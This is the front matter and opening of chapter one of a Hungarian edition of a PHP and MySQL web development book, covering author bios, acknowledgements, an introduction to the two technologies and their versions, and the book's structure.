Laura Thomson vezető szoftvermérnök a Mozilla Corporationnél. Korábban az OmniTI és a Tangled Web Design egyik vezetőjeként tevékenykedett. Rendszeresen dolgozik együtt az RMIT University-vel és a Boston Consulting Groupal. Alkalmas tudományokból (informatika), illetve informatikai mérnöki területen szerzett egyetemi diplomát. Szabadidejében szívesen lovagol, érvel az ingyenes és nyílt forráskódú szoftverek mellett, és nagyon szeret aludni.

Luke Welling webes fejlesztő az OmniTI-nál. A nyílt forráskódú és webes fejlesztésekkel foglalkozó konferenciák, így egeben között az OSCON, a ZendCon, a MySQLUC, a PHPCon, az OSDC és a Linux Tag rendszeres előadója. Az OmniTI előtt a webes analitikával foglalkozó Hitwise.com-nál, az adatbázis-fejlesztő MySQL AB-nál, illetve független tanácsadóként a Tangled Web Designnál dolgozott. Alkalmas tudományok (informatika) diplomát szerzett, és informatikát oktatott a Melbourne-i RMIT University-n. Szabadidejében az álmatlanságát próbálja meg tökélyre fejleszteni.

Társszerzők

Julie C. Meloni a Los Altos-i (Kalifornia) székhelyű i2i Interactive (www.i2ii.com) multimédiás vállalat műszaki igazgatója. Az internet megszületése óta fejleszt webalapú alkalmazásokat, és soha nem fogja elfelejteni az első grafikus kezelőfelületű böngészőt övező izgalmakat. Számos könyvet és cikket írt a webalapú programozási nyelvek és az adatbázisok téma körében, amelyek közül érdemes megemlíteni a *Sams Teach Yourself PHP, MySQL, and Apache All in One* című kiadványt.

Adam DeFields webes alkalmazásfejlesztésre és projektmenedzsmentre szakosodott tanácsadó. A Michigan állambeli Grand Rapidsben él, ahol 2002-ben alapított saját céget irányítja (Emanation Systems, LLC – www.emanationsystemsllc.com). Számtalan, különböző technológiára építő webfejlesztési projektben részt vett, de leginkább a PHP/MySQL alapú fejlesztési munkákat kedveli.

Marc Wandschneider szabadúszó fejlesztő, szerző és előadó, aki a világ számtalan különböző pontján dolgozott már érdekes projekteken. Utóbbi években idejének nagy részét arra fordítja, hogy robusztus és skálázható webes alkalmazásokat fejlesszen. 2005-ben itta *Core Web Application Programming with PHP and MySQL* című könyvét. Korábban a SWIK (<http://swik.net>) nyílt forrású közösségi oldal vezető fejlesztője volt. Marc jelenleg Pekingben él, ahol a kínai nyelvet töri, és programoz.

Köszönetnyilvánítás

Szeretnénk köszönetet mondani a Pearson csapatának kemény munkájáért. Külön köszönjük Shelley Johnstonnak, akinek áldozatvállalása és türelme nélküл a könyv első három kiadása nem születhetett volna meg, és Mark Tabernek, aki a negyedik kiadásnál átvette Shelley munkáját.

Nagyra értékeljük a PHP- és MySQL-fejlesztői csapatok által végzett munkát. Sok éve könnyítik meg a dolgunkat, és így lesz ez a jövőben is minden nap.

Köszönjük az eSec-nél dolgozó Adrian Close-nak, amiért még 1998-ban azt mondta: „Ezt meg tudjátok csinálni PHP-ben.” Úgy vélte, szeretni fogjuk a PHP-t, és azt kell mondanunk, igaza lett.

Végezetül szeretnénk köszönetet mondani családunknak és barátainknak, akik elviselik antiszociális viselkedésünket, amíg könyveinken dolgozunk. Külön köszönjük Nektek, hogy segítetek családtagjainknak: Julie, Robert, Martin, Lesley, Adam, Paul, Archer és Barton.

A magyar kiadáshoz

A könyv példáinak forráskódja és a mellékletek letölthetők regisztráció után a www.perfactkiado.hu/mellekletek oldalról. A könyvben használt, jelenleg ingyenes szoftverek szintén letölthetők weboldalunkról (www.perfactkiado.hu/mellekletek). Érdemes azonban az interneten megkeresni ezen szoftverek frissítéseit, újabb verzióit és azokat használni.



Segovia vízvezetéke a római építészet egyik legnagyszerűbb, a mai napig meglévő műemléke. Traianus császár uralkodása alatt, az időszámításunk szerinti első században épült vezeték feladata az volt, hogy vizet szállítson a ma Sierra de Guadarrama néven ismert hegylábától az onnan mintegy 18 kilométer távolságra lévő hispániai városba, Segoviába.

Az építményt több mint húszezer, kézzel vágott gránittömbből emelték, és sem cementet, sem kapcsokat nem használtak a tömbök rögzítésére. A vízvezetéknek a város középpontján áthaladó, 278 méter hosszú szakasza duplasoros boltívekkel rendelkezik, amelyek a földtől 34 méter magasan futva elegáns képet kölcsönöznek az utcáknak.

A természet és az ember okozta viszontagságoknak kétezer éve ellenálló építmény az emberi ügyesség időtlen példája: a mai napig hozzájárul a város vízellátásához.

Bevezetés

Köszönjük a *PHP és MySQL webfejlesztőknek* című kiadványunk olvasóit! Könyvünk oldalaiba igyekeztünk belesűríteni a PHP és a MySQL – napjaink két legelterjedtebb webfejlesztő eszközének – használata során szerzett minden tudásunkat.

A bevezetésben az alábbiakról lesz szó:

- Miért érdemes elolvasni a könyvet?
- Mire leszünk képesek a könyv segítségével?
- Mi a PHP és a MySQL, és miért olyan nagyszerűk?
- Mi változott a PHP és a MySQL legutolsó verzióiban?
- Hogyan épül fel a könyv?

Vágunk bele!

Miért érdemes elolvasni a könyvet?

Könyvünk megtanítja, hogyan hozzunk létre interaktív weboldalakat – legyen az a legegyszerűbb rendelési űrlap vagy összetett, biztonságos e-kereskedelmi portál, esetleg interaktív Web 2.0-s oldal. Ráadásul mindezt nyílt forráskódú technológiák használatával tanuljuk meg előállítani.

A könyv azon olvasóknak szól, akik legalább a HTML alapjaival tisztában vannak, és korábban legalább alapszinten programoztak valamelyen modern programozási nyelvben – még ha az nem is feltétlenül internetes programozás volt –, vagy dolgoztak már relációs adatbázissal. Kezdő programozók is minden bizonnal hasznosnak fogják találni a kötetet, de nekik kicsit tovább tarthat az itt leírtak megemésztése. Megpróbáltunk egyetlen alapfogalmat sem kihagyni, ám viszonylag gyorsan vesszük át őket. A könyv azokat célozza meg, akik összetett vagy üzleti weboldal létrehozása szándékával kívánják magas szinten elszájátítani a PHP-t és a MySQL-t. Amennyiben dolgoztunk már más webfejlesztő nyelvvel, akkor a kötet olvasása során gyorsan képbe kerülhetünk.

A könyv első kiadását annak idején írtuk meg, mert elegünk volt abból, hogy csak olyan PHP könyveket találtunk, amelyek függvények referenciai gyűjteményeként szolgáltak. Az ilyen kiadványok is hasznosak, ám nem sokat segítenek, amikor a főnök vagy az ügyfél azt kéri, hogy „készíts nekem bevásárlókosaras online boltot”. Ebben a könyvben minden tőlünk telhetőt megtettünk, hogy hasznos példákkal állunk elő. Számtalan kód készén áll arra, hogy az olvasó saját weboldalán azonnal alkalmazza azokat, míg a többi apróbb módosítások után lesz használható.

Mit tanulhatunk a könyvből?

Ha elolvassuk, képesek leszünk valóban dinamikus weboldalakat építeni. Ha készítettünk már honlapokat egyszerű HTML használatával, minden bizonnal beleütközünk már ennek a megközelítésnek a korlátaival. A tisztán HTML weboldal statikus tartalma pontosan ilyen – statikus. Amíg fizikailag nem frissítjük, ugyanaz marad. Látogatói semmilyen interaktív módon nem léphetnek kapcsolatba az oldallal. Ha olyan nyelvet és adatbázist használunk, mint a PHP, illetve a MySQL, dinamikussá, vagyis testre szabhatóvá és valós idejű információkban gazdagabbá tehetjük oldalainkat.

A könyvben szándékosan használunk – még az alapozó fejezetekben is – a való világ bő vett alkalmazásokat. Kezdeteképpen áttekintünk egy egyszerű online rendelési rendszert, és átrajzuk magunkat a PHP és a MySQL különböző területein.

Ezt követően különböző szempontok szerint megvizsgáljuk az elektronikus kereskedelmet és ehhez kapcsolódóan a biztonságot, illetve azt, hogy miként jönnek ezek elő valódi weboldal elkezítésekor. Azt is megmutatjuk, hogyan lehet az itt megfogalmazott elvárásokat PHP-ben és MySQL-ben megvalósítani.

A könyv utolsó részében áttekintjük, hogyan érdemes közelíteni az igazi projektekhöz, és végigmegyünk az alább felsorolt projektek előkészítési, tervezési és megvalósítási szakaszán:

- Felhasználók hitelesítése és személyre szabott tartalom a hitelesítés alapján
- Bevásárlókosaras online bolt

- Webalapú levelezőalkalmazás
- Levelezőlista-kezelők
- Online fórumok
- PDF dokumentumok előállítása
- Webszolgáltatások XML-lel és SOAP-pal
- Web 2.0-s alkalmazás létrehozása Ajaxszal

Ezen projektek mindegyike a könyvben megtalálható állapotában is működik, de természetesen egyéni igényeinknek megfelelően módosíthatók. Azért ezekre esett a választásunk, mert meglátásunk szerint ezek tartoznak a programozók által leggyakrabban fejlesztett webes alkalmazások közé. A könyv ugyanakkor ezektől eltérő igények esetén is nagy segítséget jelenthet céljaink elérésében.

Mi a PHP?

A PHP kifejezetten az internetre kifejlesztett, szerveroldali szkriptnyelv. A HTML oldalakba az oldal minden egyes megnyitásakor lefutó PHP kódot ágyazhatunk. A PHP kód értelmezése a webszerveren történik, ami a látogató által megtekinthető HTML-t vagy egyéb kimenetet hoz létre.

A PHP első verziója 1994-ben készült el, és eredetileg egyetlen ember, Rasmus Lerdorf munkája volt. Más tehetséges emberek is elkezdték dolgozni vele, és négy jelentős újraíráson ment keresztül, amíg elérkeztünk a jelenleg széles körben használható, érett termékhez. 2007. július 1-i adatok szerint világszerte több mint 21 millió domainre telepítették, és ez a szám igen gyorsan nő. (A PHP terjedésének aktuális állását a <http://www.php.net/usage.php> oldalon tekinthetjük meg.)

A PHP nyílt forráskódú projekt, ami azt jelenti, hogy bárki hozzáférhet a forráskódhoz, és ingyenesen használhatja, módosíthatja, illetve terjesztheti azt.

A PHP eredetileg a *Personal Home Page* (személyes honlap) rövidítése volt, de a GNU rekurzív rövidítésének (GNU = Gnu's Not Unix, azaz a Gnu nem Unix) elfogadásával együtt ez is megváltozott, és most a *PHP Hypertext Preprocessor* (PHP hiperszöveg előfeldolgozó) kifejezés rövidítését jelenti.

A PHP jelenlegi fő változata az 5-ös. Ezt a verziót a nyelv mögött álló virtuális gép, a Zend motor teljes újraírása, illetve a nyelv néhány jelentős javítása jellemzi.

A PHP honlapja a <http://www.php.net> címen érhető el.

A Zend Technologies weboldala a <http://www zend.com>.

Mi a MySQL?

A MySQL egy nagyon gyors, stabil, relációs adatbázis-kezelő rendszer (angol rövidítéssel RDBMS). Az adatbázis lehetővé teszi az adatok hatékony tárolását, keresését, rendezését és kinyerését. A MySQL kiszolgáló az adatokhoz való hozzáférést szabályozva biztosítja, hogy egyidejűleg többen is használhassák az adatokat, gyorsabb hozzáférést kínál hozzájuk, és garantálja, hogy csak a jogosult felhasználók szerezhetnek hozzáférést. Ezért a MySQL többfelhasználós, többszálú kiszolgáló. Strukturált lekérdező nyelvet (Structured Query Language – SQL), a szabványos adatbázis-lekérdező nyelvet használja. A MySQL 1996 óta elérhető a nyilvánosság számára, de fejlesztési története 1979-ig nyúlik vissza. A világ legnépszerűbb nyílt forráskódú adatbázisa, amely számtalan alkalommal elnyerte a *Linux Journal* szaklap „Readers' Choice Award”-ját (Olvasóink választása díját).

A MySQL kettős licencelési rendszerben érhető el. Amennyiben elfogadjuk a nyílt forráskódú licenc (a GPL) feltételeit, ingyenesen használhatjuk. Ha MySQL-t tartalmazó nem GPL alkalmazást kívánunk terjeszteni, fizetős licencet kell vásárolnunk.

A MySQL honlapja a <http://mysql.com> címen érhető el.

Miért használunk PHP-t és MySQL-t?

Ha weboldalfejlesztésre adjuk a fejünket, számtalan termék közül választhatunk. Az alábbi kategóriákban kell döntést hoznunk:

- A webszervert futtató hardver
- Operációs rendszer
- A webszerver szoftvere
- Adatbázis-kezelő rendszer
- Programozási vagy szkriptnyelv

Az egyes választások összefügghetnek egymással. Például nem minden operációs rendszer fut bármilyen hardveren, nem minden webszerver támogatja az összes programozási nyelvet stb.

Ebben a könyvben alig foglalkozunk a hardverrel, az operációs rendszerekkel vagy a webszerver szoftverével. Nincs rá szükségünk. A PHP és a MySQL egyik legnagyszerűbb tulajdonsága, hogy minden fő operációs rendszeren, sőt a kisebbek közül is sok rendszeren használható.

A PHP kódok nagy része megírható úgy, hogy operációs rendszerektől és webszerverektől függetlenül futtatható legyen. Egyes PHP függvények az operációs rendszertől függő fájlrendszerhez kötődnek, ám ezeket egyértelműen megjelölik a kézikönyvekben, és mi is jelezzük, amikor ilyenkel dolgozunk.

Akármilyen hardvert, operációs rendszert és webszervert válasszunk is, szerintünk mindenkiéppen érdemes a PHP és a MySQL mellett dönteni.

A PHP legfőbb erősségei

A PHP elsődleges versenytársai a Perl, a Microsoft ASP.NET, a Ruby (Rails keretrendszeren vagy másként), a JavaServer Pages (JSP) és a ColdFusion.

Ezekkel összehasonlíta a PHP-nak számos erőssége van, amelyek közül a legfontosabbak:

- Teljesítmény
- Skálázhatóság
- Csatlakozási lehetőség (interfész) számtalan különböző adatbázisrendszerhez
- Beépített könyvtárak a leggyakoribb webes feladatokhoz
- Alacsony költség
- Egyszerű elsajátíthatóság és használhatóság
- Objektumorientált programozás széles körű támogatása
- Hordozhatóság (platformfüggetlenség)
- A fejlesztői megközelítés rugalmassága
- Hozzáférhető forráskód
- Hozzáférhető támogatás és dokumentáció

Fejtsük ki ezeket az erősségeket kicsit bővebben is!

Teljesítmény

A PHP nagyon gyors. Még egyszerű, olcsó szervert használva is több millió letöltést szolgálhatunk ki naponta. A Zend Technologies (<http://www.zend.com>) által publikált összehasonlító adatok alapján a PHP nagyobb teljesítményre képes versenytársainál.

Skálázhatóság

A PHP – Rasmus Lerdorf szavaival élve – „megosztott elem nélküli” (shared-nothing) architektúrával rendelkezik. Ez azt jelenti, hogy hatékonyan és olcsón, akár belépő szintű szerverekkel is lehet horizontálisan bővíteni.

Adatbázis-integráció

A PHP számos adatbázisrendszerhez tud natív módon kapcsolódni. A MySQL-en túlmenően közvetlenül kapcsolódhatunk egyebek között PostgreSQL, Oracle, dbm, FilePro, DB2, Hyperwave, Informix, InterBase és Sybase adatbázisokhoz. A PHP 5-ös verziója SQLite nevű, beépített SQL felülettel rendelkezik az egyszerű fájlokhoz.

Open Database Connectivity Standard (ODBC), vagyis nyílt adatbázis-kapcsolás használatával bármilyen ODBC driverrel rendelkező adatbázishoz kapcsolódhatunk. Sok egyéb mellett a Microsoft-termékek tartoznak ide.

A PHP-hoz a natív könyvtárak mellett *PHP Database Objects (PDO)*, azaz egy PHP adatbázis-objektumok nevű adatbázis-absztraktiós réteg is tartozik, amely következetes hozzáférést tesz lehetővé, és elősegíti a biztonságos programozási megoldások használatát.

Beépített könyvtárak

Mivel a PHP-t interneten való használatra alakították ki, számtalan beépített függvénytel rendelkezik a különféle, internettel kapcsolatos feladatok elvégzésére. Mindössze néhány sornyi kódra van szükség ahhoz, hogy menet közben állítsunk elő képeket, webes vagy egyéb hálózati szolgáltatásokhoz kapcsolódjunk, XML-t értelmezzünk, e-mailt küldjünk, sütkkel (cookie-kkal) dolgozzunk, vagy PDF dokumentumokat hozzunk létre.

Költség

A PHP ingyenes. Legfrissebb változata bármikor letölthető a <http://www.php.net> oldalról.

Egyszerű megtanulhatóság

A PHP szintaktikája más programozási nyelvekre, elsődlegesen a C-re és a Perlre épül. Ha már ismerjük ezeket vagy olyan C-szerű nyelveket, mint a C++ vagy a Java, akkor szinte azonnal eredményesen tudjuk használni a PHP-t is.

Objektumorientált programozás támogatása

A PHP 5-ös verziója jól kialakított objektumorientált funkciókkal rendelkezik. Aki tanult már Javában vagy C++-ban programozni, a várt funkciókkal (és általában a várt szintaktikával) fog találkozni. Például örökléssel, privát és védett tulajdonságokkal és metódusokkal, absztrakt osztályokkal és metódusokkal, interfészkekkel, konstruktörökkel és destruktörökkel. Néhány kevésbé gyakori funkciót is találunk, ide sorolhatjuk például az iterátorokat. Mindezek egy része már a PHP 3-as és 4-es verziójában is elérhető volt, de az 5-ös változatban sokkal teljesebb lett az objektumorientált támogatás.

Hordozhatóság (platformfüggetlenség)

A PHP számtalan operációs rendszeren elérhető. PHP kódot írhatunk olyan ingyenes Unix-szerű operációs rendszerekre, mint a Linux és a FreeBSD, fizetős Unix-változatokra – például Solaris és IRIX rendszerekre –, OS X-re vagy a Microsoft Windows különböző változataira.

A jól megírt kódok jellemzően módosítás nélkül működnek a PHP-t futtató különböző rendszereken.

A fejlesztői megközelítés rugalmassága

A PHP lehetővé teszi az egyszerű feladatok egyszerű megvalósítását. De ugyanilyen könnyen szolgálja nagy alkalmazások olyan megvalósítását is, amely tervezési mintákra – például Model–View–Controller (MVC) mintára – épülő keretrendszer használatával történik.

Forráskód

A PHP forráskódja hozzáférhető. A fizetős, zárt forráskódú termékekkel ellentétben, ha szeretnénk módosítani valamit a PHP-n, vagy hozzáadnánk valamit a nyelvhez, nyugodtan megtehetjük. Nem kell várnunk, míg a gyártó megjelenteti a javításokat. Attól sem kell tartani, hogy a gyártó felhagy az üzlettel, vagy úgy dönt, abbahagyja a termék támogatását.

Támogatás és dokumentáció elérhetősége

A PHP-t működtető motor mögött álló cég, a Zend Technologies (www zend com) a kereskedelmi alapon kínált támogatásból és kapcsolódó szoftverekből fedeli a PHP fejlesztéseit. A PHP-dokumentáció és -közösség érett és gazdag információforrás, amely rengeteg, megosztásra váró tartalommal bír.

Melyek a PHP 5 újdonságai?

A felhasználók többsége minden bizonnal nemrégiben váltott a PHP valamelyik 4.x verziójáról PHP 5-re. Ahogy egy új főverziótól elvárható, ez is jelentős változásokat tartalmaz. A PHP mögött álló Zend motort átírták ehhez a verzióhoz. A legfontosabb új jellemzők a következők:

- Teljesen új objektummodell köré épített, továbbfejlesztett objektumorientált támogatás (lásd az Objektumorientált PHP című 6. fejezetet!)
- Kivételek a skálázható, fenntartható hibakezeléshez (lásd a Hiba- és kivételkezelés című 7. fejezetet!)
- SimpleXML az XML adatok könnyű kezelhetőségéért (lásd a Kapcsolódás webszolgáltatásokhoz XML és SOAP használatával című 33. fejezetet!)

A további változtatások közé tartozik egyes kiterjesztések áthelyezése az alapértelmezett PHP-telepítésből a PECL könyvtárba, az adatfolyamok jobb támogatása és az SQLite hozzáadása.

A könyv írásakor a PHP 5.2-es volt a legújabb változat, de már közelgett a PHP 5.3. A PHP 5.2 számos hasznos új funkcióval rendelkezett:

- Biztonsági célokra használható új beviteli szűrő
- JSON kiterjesztés a JavaScript interoperabilitásért
- Fájlfeltöltési folyamat nyomon követése
- Jobb dátum- és időkezelés
- Számos frissített klienskönyvtár, teljesítményfejlesztések (pl. jobb memóriakezelés a Zend motorban) és hibajavítások

A PHP 5.3 főbb jellemzői

Olvashattunk már a PHP új főváltozatról, a PHP 6-ról is. A könyv írása idején ez még nem volt a megjelenés közelében, és a hosting szolgáltatók még jó ideig biztosan nem fogják tömeges használat céljából telepíteni. Ugyanakkor a PHP 6-os verziójába tervezett számos funkció megtalálható a PHP 5.3-as verziójában is, amely alverzió közelebb áll az elfogadáshoz, és így ahhoz is, hogy a hosting szolgáltatók telepíteni kezdjék (ha mi magunk kezeljük a szerverünket, akkor természetesen bármielyik nekünk tetsző verziót telepíthetjük).

A következőkben a PHP 5.3 funkciói közül sorolunk fel néhányat; a könyv megfelelő oldalain további információt találunk majd velük kapcsolatban:

- Névterek támogatása; további információért lásd: <http://www.php.net/language.namespaces>
 - Az intl kiterjesztés támogatása az alkalmazások nemzetköziesítéséhez; további információért lásd: <http://www.php.net/manual/en/intro.intl.php>
 - A phar kiterjesztés támogatása beépített PHP tömörítő alkalmazás létrehozására; további információért lásd: <http://www.php.net/book.phar>
 - A fileinfo kiterjesztés támogatása a jobb fájlkezelés érdekében; további információért lásd: <http://www.php.net/manual/en/book.fileinfo.php>
 - A sqlite3 kiterjesztés támogatása a SQLite beágyazható SQL adatbázismotor használatához; további információért lásd: <http://www.php.net/manual/en/class.sqlite3.php>
 - A libmysql-t felváltó MySQLnd driver támogatása; további információ: http://forge.mysql.com/wiki/PHP_SQLND
- A fenti lista a PHP 5.3 szélesebb körben ismert új funkcióit tartalmazza, ugyanakkor a verzió a már korábban is meglévő funkciókon végzett számos hibajavítással, karbantartással, frissítéssel is büszkélkedhet:
- A Windows 2000-nél régebbi Windows-verziók (például Windows 98 and NT4) támogatásának megszüntetése
 - A PCRE, Reflection és SPL kiterjesztés állandó elérhetőségének biztosítása
 - A dátumokkal való számolást és a dátumkezelést megkönnyítő dátum- és időfüggvények hozzáadása
 - A crypt(), hash() és md5() funkció működésének, illetve az OpenSSL kiterjesztésnek a továbbfejlesztése
 - A php.ini adminisztrálásának és kezelésének fejlesztése, egyebek között jobb hibajelentésekkel
 - A Zend motor finomhangolásának folytatása a gyorsabb PHP-futási sebesség és memória használat érdekében

A MySQL legfőbb erősségei

A MySQL elsőleges versenytársai a PostgreSQL, a Microsoft SQL Server és az Oracle.

A MySQL számos erősséggel bír, köztük a következőkkel:

- Nagy teljesítmény
- Alacsony költség
- Egyszerű konfigurálhatóság és elsajátíthatóság
- Hordozhatóság (platformfüggetlenség)
- Forráskód elérhetősége
- Támogatás elérhetősége

Tekintsük át most ezeket az erősségeket kicsit részletebben is!

Teljesítmény

A MySQL vitathatatlanul gyors. A fejlesztők benchmark – azaz viszonyítási értékeket mutató – oldalát a <http://mysql.com/why-mysql/benchmarks> címen érhetjük el. Az értékek nagy része azt mutatja, hogy a MySQL nagysárendekkel gyorsabb versenytársainál. 2002-ben az eWeek ugyanazt a webes alkalmazást használva összehasonlított öt adatbázist. Az eredmény döntetlen lett a MySQL és a nála sokkal drágább Oracle között.

Alacsony költség

A MySQL nyílt forráskódú licencsel ingyenesen, kereskedelmi licencsel pedig alacsony áron használható. Amennyiben a MySQL-t valamely alkalmazás részeként és nem Open Source licencsel szeretnénk terjeszteni, akkor fizetős licencre van szükségünk. Ha nem kívánjuk alkalmazásunkat terjeszteni – és a webes alkalmazások többségével ez a helyzet –, illetőleg ingyenes vagy nyílt forráskódú szoftveren dolgozunk, nem szükséges licencet vásárolnunk.

Egyszerű használhatóság

A legtöbb modern adatbázis SQL-t használ. Ha dolgoztunk már más relációs adatbázis-kezelő rendszerrel, akkor nem fog gondot okozni, hogy hozzászokjunk a MySQL-hez, amely ráadásul a többi hasonló terméknél egyszerűbben beállítható.

Hordozhatóság (platformfüggetlenség)

A MySQL számtalan különböző Unix-rendszeren, illetve Microsoft Windows alatt is használható.

Forráskód

Akárcsak a PHP, a MySQL forráskódja is beszerezhető és módosítható. Ez ugyan a felhasználók többségének általában nem szempont, a tudat mégis megnyugtató, mert garantálja a folytonosságot, és vészhelyzet esetén van hova nyúlni.

Támogatás elérhetősége

Nem minden nyílt forráskódú termékhez tartozik olyan anyavállalat, amely támogatást, képzéseket, tanácsadást és minősítéseket ad, ám a MySQL AB (www.mysql.com) mindezt az előnyt kínálja a felhasználók számára.

Melyek a MySQL 5 újdonságai?

A MySQL 5-ben megjelent főbb változtatások:

- Nézetek
- Tárolt eljárások (lásd a *Haladó MySQL programozás* című 13. fejezetet!)
- Adatbázisok alapszintű finomhangolási lehetőségeinek támogatása
- Rekordmutató-kezelés

A további változások közé tartozik az ANSI szabványnak való jobb megfelelés és a futási sebesség növekedése. Amennyiben az olvasó MySQL szerver egy korai 4.x verzióját vagy valamely 3.x verzióját használja, érdemes tudni, hogy a 4.0-tól kezdve az alábbi funkciókkal egészítették ki a terméket:

- Egymásba ágyazott lekérdezések támogatása
- GIS típusok a földrajzi adatok támogatására
- Nemzetköziesítés jobb támogatása
- A tranzakcióbiztos InnoDB tárolómotor alapértelmezetten elérhető
- A MySQL lekérdezési gyorsítómemória (query cache) jelentősen növeli a webes alkalmazások által gyakran futtatott, ismétlődő lekérdezések sebességét

A könyvet a MySQL 5.1-es (Beta Community Edition) verzióját használva írtuk. Ez a változat már az alábbiak támogatását is tartalmazza:

- Partícionálás
- Soralapú replikáció
- Eseményütemezés
- Naplózás táblázatokba
- A MySQL Cluster (az adatbázis adatait tartalmazó leíró) és a biztonsági mentés folyamatainak fejlesztései, illetve számos hibajavítás

Hogyan épül fel a könyv?

Öt nagy részből áll:

Az első rész, *A PHP használata* példákon keresztül mutatja be a PHP programozási nyelv legfontosabb alkotóelemeit. minden példa a való világból, egy e-kereskedelmi oldal létrehozásából származik, nem pedig „játék” kód. Ez a rész a PHP gyorstalpaló című fejezettel indul. Aki korábban is használt már PHP-t, annak elég gyorsan átfutni ezt a fejezetet. Kezdő PHP-felhasználóknak vagy programozóknak azonban érdemes kicsivel több időt szánni rá. Ha elég jól ismerjük már a PHP-t, de nem használtuk még az 5-ös verzióját, hasznosnak találjuk majd a hatodik, Objektumorientált PHP című fejezetet is, mert az objektumorientált funkciók jelentősen megváltoztak ebben a verzióban.

A második rész, *A MySQL használata* a MySQL és a hozzá hasonló relációs adatbázisrendszerek használata során előforduló fogalmakat, az SQL használatát, a MySQL adatbázisunkhoz való csatlakozás menetét, illetve olyan haladó MySQL-es témaikat mutat be, mint a biztonság és az optimalizálás.

Az E-kereskedelelem és biztonság című, harmadik részben a webfejlesztés bármely programozási nyelvnél előjövő általános kérdéseivel foglalkozunk. A legfontosabb ilyen téma a biztonság. Ezt követően áttekintjük, hogyan használjuk a PHP-t és a MySQL-t felhasználóink hitelesítésére, illetve biztonságos adatgyűjtésre, -továbbításra és -tárolásra.

A negyedik, *Haladó PHP módszerek* című részben részletesebben megtárgyaljuk a PHP főbb beépített függvényeit. Olyan függvénycsoportokat válogattunk össze, amelyeket weboldalak létrehozásához a leghasznosabbnak véltünk. Egyebek között a szerver és a hálózat eléréséről, képalkotásról, dátum- és időkezelésről, illetve a munkamenet (session) -változókról olvashatunk itt.

Kedvenc részünk az ötödik, *Gyakorlati PHP és MySQL projektek fejlesztése* című. A való világból vett gyakorlati kérdésekkel foglalkozik, mint például a nagy projektek kezelése vagy a hibakeresés, illetve olyan mintaprojekteket mutat be, amelyek a PHP és a MySQL erejét és sokoldalúságát támasztják alá.

Végezetül

Reméljük, a Kedves Olvasó legalább annyira élvezni fogja a könyvet, illetve a PHP és a MySQL elsajátítását, mint amennyire a szerzők, amikor elkezdték használni ezeket a termékeket. Használatuk tényleg örömmel. Rövidesen az olvasó is csatlakozhat a több ezer webfejlesztőhöz, aki ezekkel a stabil és hatékony eszközökkel épít dinamikus, naprakész információkat tartalmazó weboldalakat.

Kedves Olvasó!

Szeretnénk megköszönni, hogy kiadványunkat választotta a PHP és a MySQL megisméréséhez. A könyvben szereplő példákhoz tartozó forráskódokat és mellékleteket regisztráció után letöltheti a www.perfactkiado.hu/mellekletek oldalról. A könyvben használt, jelenleg ingyenes szoftverek szintén letölthetők weboldalunkról. Érdemes azonban az interneten megkeresni ezen szoftverek frissítéseit, újabb verziót és azokat használni.

A kiadó, a fordító és a szakmai lektor

I

A PHP használata

- 1 PHP gyorstalpaló**
- 2 Adatok tárolása és visszakeresése**
- 3 Tömbök használata**
- 4 Karakterláncok kezelése és reguláris kifejezések**
- 5 Kód többszöri felhasználása és függvényírás**
- 6 Objektumorientált PHP**
- 7 Hiba- és kivételkezelés**

PHP gyorstalpaló

A fejezet röviden áttekinti a PHP szintaktikáját és nyelvi alkotóelemeit. PHP-ben már programozó olvasóinknak is érdemes átutni, mert alkalmas lehet a tudásukban lévő fehér foltok eltüntetésére. Ha jártasak vagyunk a C, a Perl Active Server Pages (ASP) vagy egyéb programozási nyelvben, akkor a fejezetben leírtak segítségével gyorsan képbe kerülhetünk a PHP-t illetően is.

A könyvben a valós életről származó, a szerző igazi weboldalak létrehozása során szerzett tapasztalatai alapján összeállított példákon végigmenne fogjuk elsajátítani a PHP használatát. A programozási szakkönyvek igen gyakran nagyon egyszerű példákon keresztül tanítják meg az alapvető szintaktikát. Úgy döntöttünk, hogy más utat választunk. Az olvasóknak azt kell megérteniük, hogyan működik a nyelv, nem a szintaktikát és a függvényeket felsoroló újabb referenciakönyvre van szükségük, ami semmivel sem tud többet, mint az online kézikönyv.

Próbáljuk ki a példákat! Gépeljük be vagy töltük le a <http://www.perfactkido.hu/mellekletek> oldalról, változtassuk meg, rontsuk el, majd próbáljuk megjavítani azokat!

A fejezet először is egy online termékrendelő űrlap példáján keresztül mutatja be a változók, a műveleti jelek (operátorok) és a kifejezések PHP-beli működését. A változótípusokat és az operátorok kiértékelési sorrendjét is áttekintjük. Az ügyfél megrendelésén a végösszeget és az adótartalmat kiszámítva megtanuljuk, hogyan érhetjük el és kezelhetjük az űrlapváltozókat.

Ezt követően a beviteli adatokat ellenőrző PHP kód használatával online rendelési űrlapot fejlesztünk. Megvizsgáljuk a Boole-változók fogalmát, majd `if` és `else` parancsokat, a `? :` műveleti jelet és a `switch` utasítást használó példákat nézünk át. Végül ismétlődő HTML táblázatokat generáló PHP kód írása közben megismerkedünk a ciklusokkal.

A fejezetben az alábbi főbb témakörökkel foglalkozunk:

- PHP beágazása HTML-be
- Dinamikus tartalom hozzáadása
- Űrlapváltozók elérése
- Azonosítók
- Felhasználó által deklarált változók létrehozása
- Változótípusok áttekintése
- Érték hozzárendelése változókhöz
- Állandók deklarálása és használata
- Változók hatóköre
- Operátorok és műveletek kiértékelési sorrendje
- Kifejezések kiértékelése
- Függvényváltozók használata
- Elágazások `if`, `else` és `switch` utasításokkal
- Iterációk alkalmazása `while`, `do` és `for` ciklusokkal

Kezdés előtt: a PHP elérése

A fejezetben és a könyv többi részében szereplő példák használatához olyan webszerverhez kell hozzáérnünk, amelyre telepítve van a PHP. Hogy minél többet kihozunk a példákból és esettanulmányokból, futtatnunk kell, és meg kell próbálni módosítanunk azokat. Ehhez olyan tesztágyra van szükség, ahol kísérletezni tudunk.


Amennyiben számítógépünkre nincsen PHP telepítve, első feladatunk a telepítés lesz, vagy kérjük meg a rendszergazdát, hogy tegye ezt meg nekünk! Az erre vonatkozó utasításokat *A PHP és a MySQL telepítése* című fejezetben találjuk a Függelékben. A PHP Unix és Windows operációs rendszerekre telepítéséhez szükséges minden összetevőt megtaláljuk a <http://www.perfactkido.hu/mellekletek> oldalról letölthető mappák között.

Mintaalkalmazás létrehozása: Bob autóalkatrészek

